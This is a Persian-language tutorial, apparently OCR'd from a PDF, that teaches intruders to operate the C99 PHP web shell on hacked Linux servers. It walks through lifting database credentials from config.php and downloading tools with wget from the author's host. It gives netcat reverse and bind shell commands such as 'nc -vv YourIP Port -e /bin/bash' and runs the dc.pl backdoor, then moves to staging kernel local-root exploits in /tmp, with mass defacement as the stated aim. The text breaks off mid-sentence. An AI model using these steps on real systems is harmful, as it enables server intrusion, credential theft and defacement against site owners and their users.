In The Name Of God


مقاله :
آموزش کار با شل اسکریپت C99 ، نحوه روت شدن به سرور و Mass Deface کردن

نویسنده :
محمود مختاری (H3kt0rZ)

با سلام
در این مقاله قصد دارم شما را با نحوه کار با شل اسکریپت C99 در سرور های لینوکس آشنا کنم.
شل اسکریپت های تحت وب ابزارهایی هستند که اجازه حذف ، ادیت ، دانلود و خواندن صفحات و آپلود فایل بر روی سرور را به هکر می دهند.
شل اسکریپت ها به زبان های مختلفی مثل Perl ، Asp ، Php و ... نوشته می شوند.
سرور های لینوکس نمی توانند کدهای Asp را اجرا کنند پس در سرور های لینوکس نمی توان از شل اسکریپت های نوشته شده به زبان Asp استفاده کرد. از شل اسکریپت های نوشته شده به زبان Asp در سرور های ویندوز استفاده می شود.
در این مقاله در مورد شل اسکریپت های Php بحث خواهیم کرد.
شل اسکریپت های Php انواع مختلفی دارند که معروفترین آنها C99 ، R57 ، NstView ، Myshell ، RemoteView می باشند که کار کلی این شل اسکریپت ها به طور کلی شبیه به هم می باشد اما هر کدام ویژگی های خاص خود را دارند.
معروفترین شل اسکریپتی که اکثرا از آن استفاده می کنند شل اسکریپت C99 می باشد.

شل اسکریپت C99 :

در زیر شکل شل اسکریپت C99 را می بینید که شامل قسمت های مختلفی می باشد که در ادامه به توضیح هر کدام می پردازم.



Software :

در این قسمت همان گونه که از اسم آن مشخص است نرم افزار های مورد استفاده و نصب شده بر روی سرور مشخص شده است. در این قسمت نوع وب سرور نصب شده بر روی سرور و نسخه Php موجود بر روی سرور مشخص شده است.

Uname –a :

در این قسمت نوع سیستم عامل و ورژن کرنل و تاریخ آخرین آپدیت کرنل سیستم عامل مشخص شده است که با توجه به این اطلاعات می توان سطح دسترسی را بالا برد. البته در صورتی که برای ورژن کرنل سرور آسیب پذیری وجود داشته باشد.

Uid :

در این قسمت دسترسی ما از سایت و سرور نشان داده می شود که توسط ادمین سرور برای سایت های سرور تعریف می شود ، مثل: Nobody ، Apache ، WwwData و ...

Safe-Mode :

در این قسمت وضعیت امنیت سرور نمایش داده شده است که دوحالت می تواند داشته باشد.
1. OFF (Not Secure) باشد که در این حالت ما می توانیم دستورات خود را بر روی سرور اجرا کنیم.
2. ON (Secure) باشد که در این حالت ما نمی توانیم دستورات خود را بر روی سرور اجرا کنیم که در این حالت باید از Bypass استفاده کنیم. کار Bypass ها عبور از سد امنیتی یا دور زدن Safe-Mode می باشد که با توجه به ورژن Php نصب شده بر روی سرور باید از Bypass مناسب برای هر ورژن استفاده کرد.

Diractory :

در پایین قسمت Safe-Mode دایرکتوری که ما در ان قرار داریم و در جلوی آن پرمیشن یا سطح دسترسی ما بر روی این پوشه نشان داده شده است. و در پایین آن مقدار فضای خالی سرور و نیز فضای مورد استفاده سرور نشان داده شده است.

Permision یا سطح دسترسی :

در سرور های لینوکس برای هر فایل و پوشه Permision یا سطح دسترسی خاصی تعریف شده است که Permision هر فایل یا پوشه یا دایرکتوری در جلوی آن در قسمت Perm مشخص شده است.

انواع Permision یا سطح دسترسی :

No Access :

در این حالت هکر اجازه انجام هیچ کاری حتی خواندن را نیز ندارد.

Read :

در این حالت فقط می توان محتویات موجود در فایل را دید یا محتویات و اطلاعات فایل را خواند.

Read & Execute :

در این حالت به هکر علاوه بر خواندن فایل ها و پوشه ها اجازه اجرای فایل ها نیز داده می شود.

Write :

در این حالت هکر می تواند در فایل یا پوشه یا دایرکتوری تغییر ایجاد کند.

Full Control :


در این حالت هکر می تواند هر کاری را که می خواهد می تواند انجام دهد مثل: ادیت ، خواندن و ...

اگر برای ما سطح دسترسی باز موجود باشد که می توانیم کارهای زیادی انجام دهیم ، اما اگر سطح دسترسی یا Permision باز موجود نباشد نمی توان کارهای زیادی انجام داد از جمله نمی توان عمل آپلود را اجرا کرد که برای باز کردن سطح دسترسی می توان از دستورات زیر استفاده کرد:


```
Chmod +x FileName
Chmod 777 FileName
```

که با این دستور به فایل و پوشه مورد نظر Perm باز داده می شود.
حال اگر امنیت سرور بالا باشد و نتوان سطح دسترسی را تغییر داد می توان از راه های دیگر وارد شد. یکی از این راه ها نفوذ به بانک اطلاعاتی یا دیتابیس می باشد که برای این کار باید نام ، نام کاربری و پسرود دیتابیس را بدست آورد. این اطلاعات اکثرا در فایل Config.php قرار می گیرند اما ممکن است ادمین نام این فایل را به دلخواه تغییر دهد.


فایل Config.php حاوی چند خط کد Php می باشد که با استفاده از آنها می توان به دیتابیس نفوذ کرد.




در شکل بالا فایل Config.php را مشاهده می کنید. با باز کردن آن اطلاعات موجود در آن مانند شکل زیر به نمایش در می آید.



که در آن نام ، نام کاربری و پسورد دیتابیس موجود می باشد. حال برای ورود به دیتابیس از قسمت SQL موجود در قسمت بالای شل اسکریپت C99 استفاده می کنیم.
با کلیک بر روی SQL وارد صفحه ای می شویم که از ما اطلاعات موجود در فایل Config.php را درخواست می کند. البته شما می توانید از راههای دیگری نیز به دیتابیس یا بانک اطلاعاتی هر سایت وارد شوید که در این روش لازم است از برنامه های ساخته شده جهت این کار استفاده کنید و نیز لازم است در این روش IP سرور Valid باشد.




در این صفحه اطلاعاتی را که بدست آورده اید وارد کنید و بر روی Connect کلیک کنید تا به بانک اطلاعاتی وصل شوید. پس از وصل شدن به بانک اطلاعات وارد صفحه ای مطابق شکل زیر می شوید.



که در این جا می توانید اطلاعات مهمی از جمله یوزرها و پسورد های سایت را بدست آورید.

: Command Execute

در این قسمت می توانیم دستورات لینوکس را اجرا کنیم.
لینوکس دارای دستورات زیادی می باشد که برای دانستن آنها باید اندکی با لینوکس آشنایی داشته باشید.



بعضی از دستورات لینوکس که مهم می باشند را توضیح می دهم.

دستور Cd :

با استفاده از این دستور می توان دایرکتوری خود را تغییر داد یعنی از یک دایرکتوری به دایرکتوری دیگر رفت. مثلا ما در دایرکتوری home/ قرار داریم و قصد داریم وارد دایرکتوری tmp/ بشویم اگر اجازه این کار را داشته باشیم با تایپ دستور Cd /tmp و ران کردن آن در قسمت Command Execute از دایرکتوری home/ به دایرکتوری tmp/ می رویم.

دستور Wget :

با استفاده از این دستور می توان یک فایل را از یک سرور دیگر بر روی سرور آپلود کرد. برای مثال می خواهیم فایل gcc که در آدرس زیر قرار دارد را بر روی سرور ذخیره کنیم.

Http://H3kt0rZ.persiangig.com/gcc

برای اینکار از دستور زیر استفاده می کنیم.

Wget Http://H3kt0rZ.persiangig.com/gcc

که با این دستور فایل gcc در دایرکتوری مورد نظر در صورت وجود Permision لازم آپلود خواهد شد. در بعضی از سرور ها دستور Wget بسته می باشد. در لینوکس دستورات زیادی وجود دارد. شما می توانید برای آپلود فایل از سرور دیگر از دستور زیر نیز استفاده کنید.

Lwp-download Http://H3kt0rZ.persiangig.com/gcc

دستور Cat :

از این دستور برای خواندن اطلاعات موجود در یک فایل در هر دایرکتوری که باشیم استفاده می شود. مثلا قصد داریم اطلاعات فایل passwd یا named.conf موجود در دایرکتوری یا پوشه etc/ را بخوانیم برای این کار از دستور زیر استفاده می کنیم.

Cat /etc/passwd
Cat /etc/named.conf

برای اینکه بتوان از دستور cd و wget به طور همزمان استفاده کنیم یعنی همزمان هم وارد یک دایرکتوری شویم و هم یک فایل را در دایرکتوری مورد نظر آپلود کنیم از دستور زیر استفاده میکنیم.

Cd /tmp wget http://H3kt0rZ.persiangig.com/gcc

دستور بالا فایل gcc را در پوشه یا دایرکتوری tmp/ آپلود می کند.

دستور Id :

با استفاده از این دستور سطح دسترسی شما بر روی سرور مشخص می شود.


Connect Back :

بوسیله Connect Back می توان در Cmd به سرور وصل شد و سطح دسترسی خود در سرور را بالا برد. برای گرفتن CB (Connect Back) راههای زیادی وجود دارد. شل اسکریپت C99 برای این کار شامل یک قسمت جداگانه ای می باشد. همچنین برای این کار می توان از

BackDoor هایی که به زبان Perl نوشته شده اند نیز استفاده کرد. یکی از معروفترین و پر استفاده ترین BackDoor ها dc.pl می باشد. برای گرفتن CB چند شرط الزامی است:

1. IP ما Valid باشد.
2. ماژول Perl یا C بر روی سرور باز یا فعال باشد تا بتوان BackDoorهای نوشته شده به زبان Perl یا C را اجرا کرد.
3. Command Execute باز باشد یعنی بتوان دستورات را اجرا کرد.
4. Safe-Mode یا سد امنیتی (Not Secure) OFF باشد.

اگر این شرایط موجود باشد براحتی می توان CB گرفت. برای گرفتن CB در شل اسکریپت C99 می توان از قسمت Tools استفاده کرد. با کلیک بر روی گزینه Tools وارد صفحه ای مطابق شکل زیر می شوید.



Binding Port :

با استفاده از این قسمت شما می توانید بر روی سرور یک پورت باز کنید و به آن وصل شوید. برای این کار در قسمت Port پورت مورد نظر را وارد کنید و در قسمت پسورد هم می توانید برای CB خود یک پسورد انتخاب کنید. برای اینکه در Cmd از این گزینه بتوانید CB بگیرید باید NetCat را به حالت Lissten بگذارید. شرط لازم برای گرفتن CB بوسیله Binding Port این است که IP سرور باید Valid باشد. در صورت Valid بودن IP سرور ابتدا IP سرور را بدست آورید و سپس در Cmd وارد پوشه ای شوید که NetCat را در ان ذخیره کرده اید و با دستور زیر NetCat را به حالت Lissten قرار دهید.

Nc Server IP Port

در دستور بالا به جای Server IP باید IP سرور و به جای Port باید پورتی را که بر روی سرور باز کرده اید وارد کنید. سپس در قسمت Binding Port بر روی Bind کلیک کنید تا NetCat به پورت مورد نظر وصل شود.

Back Connection :

از این قسمت نیز برای گرفتن CB استفاده می شود. در قسمت HOST باید IP خود را وارد کنیم که IP باید Valid باشد. در قسمت پورت نیز Port مورد نظر را وارد کنید. سپس با استفاده از دستور زیر NetCat را به حالت Lissten قرار دهید.

Nc –l –n –v –p Port

که به جای پورت ، پورت مورد نظر را وارد کنید و سپس بر روی Connect کلیک کنید.
همه این کارها بوسیله ابزاری به نام BackDoor که در شل اسکریپت C99 وجود دارد ، انجام می شود.
حال اگر این BackDoor آن قدر قوی نباشد که ما بتوانیم CB بگیریم می توانیم از BackDoor دیگری مانند dc.pl استفاده کنیم. برای این کار ابتدا وارد یک دایرکتوری که Perm باز داریم شده و dc.pl را در آن Upload می کنیم و NetCat را با دستور زیر در حالت Lissten میدهیم.

Nc –l –n –v –p 2121

سپس در قسمت Command Execute در شل اسکریپت C99 دستور زیر را وارد می کنیم.

Perl dc.pl IP 2121

که در این دستور باید به جای IP ، IP خود را وارد کنیم که IP ما باید Valid باشد.

گرفتن Connect Back با Invalid IP :

در قسمت قبل نحوه گرفتن CB با Valid IP را آموزش دادم. در این قسمت قصد دارم تا نحوه گرفتن CB با InValid IP را آموزش بدهم.
برای اینکار ابتدا به یک دایرکتوری که Permision باز دارد رفته و NetCat را در آن ذخیره کنید. سپس وارد Cmd شوید و دستور زیر را وارد کنید و NetCat را به حالت Lissten قرار دهید.

Nc –vv –l –p Port

و پس از این که NetCat را به حالت Lissten قرار دادید باید IP خود را بدست آورده و در قسمت Command Execute دستور زیر را وارد کنید و بر روی Execute کلیک کنید.

./nc.exe –vv YourIP Port –e /bin/bash

لازم به ذکر که در این دستور به جای YourIP باید IP خود را وارد کنید و در دو دستور بالا Port انتخاب شده باید یکی باشد.

روش دیگر برای گرفتن CB با InValid IP به شرح زیر می باشد.
برای این کار ابتدا BackDoor ، dc.pl را به صورت Text در بیاورید و با پسوند txt ذخیره کنید و سپس آن را در یک دایرکتوری که Permision باز دارد آپلود کنید و پس از آن با دستور زیر NetCat را در Cmd به حالت Lissten قرار دهید.

Nc –l –n –v –p Port

سپس وارد دایرکتوری که dc.txt را در آن ذخیره کرده اید شوید و دستور زیر را وارد کنید و بر روی گزینه Execute کلیک کنید.

Perl dc.txt YourIP Port

در بالا باید به جای YourIP ، IP خود را وارد کنید که در اینجا اگر IP شما InValid باشد باز هم شما می توانید CB بگیرید. همچنین برای داشتن Valid IP زمانی که IP شما InValid باشد می توانید از VPN استفاده کنید. همچنین برای گرفتن CB از یک سرور می توانید از یک سرور که دارای Valid IP است ، استفاده کنید.

Reverse Shell :

در این روش شما بوسیله روش Binding Port و باز کردن یک پورت بر روی سرور و گرفتن CB از سروری که دارای Valid IP است ، می توانید از سروری که دارای Invalid IP است ، CB بگیرید. قبل از این که این روش را توضیح دهم یکی دیگر از راه های Binding Port را توضیح می دهم که این روش بر روی سرور هایی که دارای Valid IP هستند جواب می دهد. روش استفاده از ابزار Tools برای Binding Port در شل اسکریپت C99 را در بالا توضیح دادم. در روش دوم شما با اجرای دستور در Command Execute این کار انجام می دهید که روش انجام این کار به شرح زیر می باشد.
در ابتدا دستور زیر را در Command Execute وارد کنید تا یک پورت بر روی سرور برای شما باز شود.

./SHBD Port

که در دستور بالا فقط به جای Port ، Port مورد نظر را می نویسیم. سپس بر روی Execute کلیک کنید تا دستور بر روی سرور اجرا شود. سپس IP سرور را بدست آورید و NetCat را با دستور زیر اجرا کنید تا CB بگیرید.

Nc ServerIP Port

بعد از اینکه شما از سروری که دارای Valid IP هست CB گرفتید می توانید از این سرور به عنوان یک سیستم عامل که دارای Valid IP است ، استفاده کنید. برای گرفتن CB گفته شد که باید به طور معمول IP ما Valid باشد. حال اگر IP ما InValid باشد ، می توانیم از همین سروری که IP Valid دارد استفاده کنیم. برای این کار ابتدا از سروری که IP Valid دارد بوسیله Port Binding ، CB می گیریم. سپس NetCat را بوسیله دستور Wget بر روی سرور آپلود می کنیم. سپس در همین CB که از سرور گرفته ایم با استفاده از دستور زیر NetCat را به حالت Lissten قرار می دهیم.

./nc –l –n –v –p Port

سپس IP سروری که IP Valid دارد را به دست می آوریم. سپس وارد شل سرور دارای Invalid IP است ، می شویم و در قسمت Command Exeute دستور زیر را وارد می کنیم و بر روی Execute کلیک می کنیم تا CB بگیریم.

Perl dc.pl ServerValidIP Port

که در دستور بالا به جای ServerValidIP باید IP سروری که دارای Valid IP است و در آن NetCat را به حالت Lissten قرار داده ایم ، وارد کنیم. در اینجا این سرور نقش یک سیستم دارای Valid IP را ایفا می کند و می توانیم به راحتی از سرور دارای InValid IP ، CB بگیریم.

نکته : در لینوکس برای اجرای برنامه ها و فایل ها از دستور ./ استفاده می شود. به همین خاطر در بالا برای اجرای NetCat از دستور nc./ استفاده می کنیم.

تا اینجا روش های گرفتن CB را یاد گرفتید ، حال کار هایی را که بعد از گرفتن CB می توان انجام داد را توضیح می دهم.

اجرای دستورات در CB Shell :

بعد از گرفتن CB در Cmd می توانید دستورات مورد نیاز خود را اجرا کنید. شما در شل برای اجرای دستورات از قسمت Command Execute استفاده می کردید ، اما در CB Shell به راحتی می توانید هر دستوری را که می خواهید اجرا کنید ، اما پاسخ گرفتن از هر دستور بستگی به سرور دارد که برای سرور این دستور باز باشد یا بسته که در صورت باز بودن می توانید دستورات خود را اجرا کنید.

Get Root On Server :

بعد از گرفتن CB با انجام چند کار می تواند سطح دسترسی خود را از یک دسترسی محدود به دسترسی Root یا کامل از سرور برسانید. برای گرفتن دسترسی Root از سرور شما به یک اکسپلویت Local Root نیاز دارید. اکسپلویت های زیادی برای گرفتن دسترسی Root بر روی سرور وجود دارند ، اما برای هر سرور یک Local Root خاص مورد نیاز است. برای شناسایی Local Root مورد نیاز برای Root کردن سرور باید به چند مورد توجه کنیم.

1.نسخه کرنل سیستم عامل یا ورژن Kernel

2.تاریخ آخرین Update سیستم عامل

اکسپلویت های Local Root نوشته شده ، برای یک کرنل و آپدیت مشخص مورد استفاده قرار میگیرند. برای بدست آورد ورژن کرنل و آپدیت سرور از دستور Uname –a استفاده کنید.

برای مثال در یک سرور بعد از اجرای دستور Uname –a به نتیجه زیر می رسید.

Uname –a : Linux Server.com 2.6.9-42 Elsmp #1 SMP Oct 06:21:39 CDT 2006 i686

در سرور بالا ورژن کرنل 2.6.9-42 و آپدیت سرور 2006 می باشد. پس برای روت شدن به این سرور باید دنبال Local Root برای کرنل 2.6.9-24 و آپدیت 2006 بگردیم.

حال پس از یافتن لوکال روت مناسب نوبت به روت کردن سرور می رسد.

ابتدا در CB Shell با دستور Wget ، Local Root خود را بر روی سرور آپلود کنید.

پیشنهاد می کنم همیشه در سرور های لینوکس Local Root خود را در دایرکتوری /tmp ذخیره کنید ، زیرا این دایرکتوری همیشه Permision باز و 777 دارد و شما هر فایلی را می توانید در آن آپلود کنید. برای رفتن به این دایرکتوری از دستور زیر استفاده کنید.

Cd /tmp

پس از رفتن به این دایرکتوری با استفاده از دستور Wget یا Lwp-download ، Local Root خود را روی سرور آپلود کنید.

پس از آپلود Local Root بر روی سرور باید برای اجرا کردن Local Root خود به آن Permision باز بدهید. برای این کار از دستور زیر استفاده کنید.


Chmod 777 LocalRoot

یا

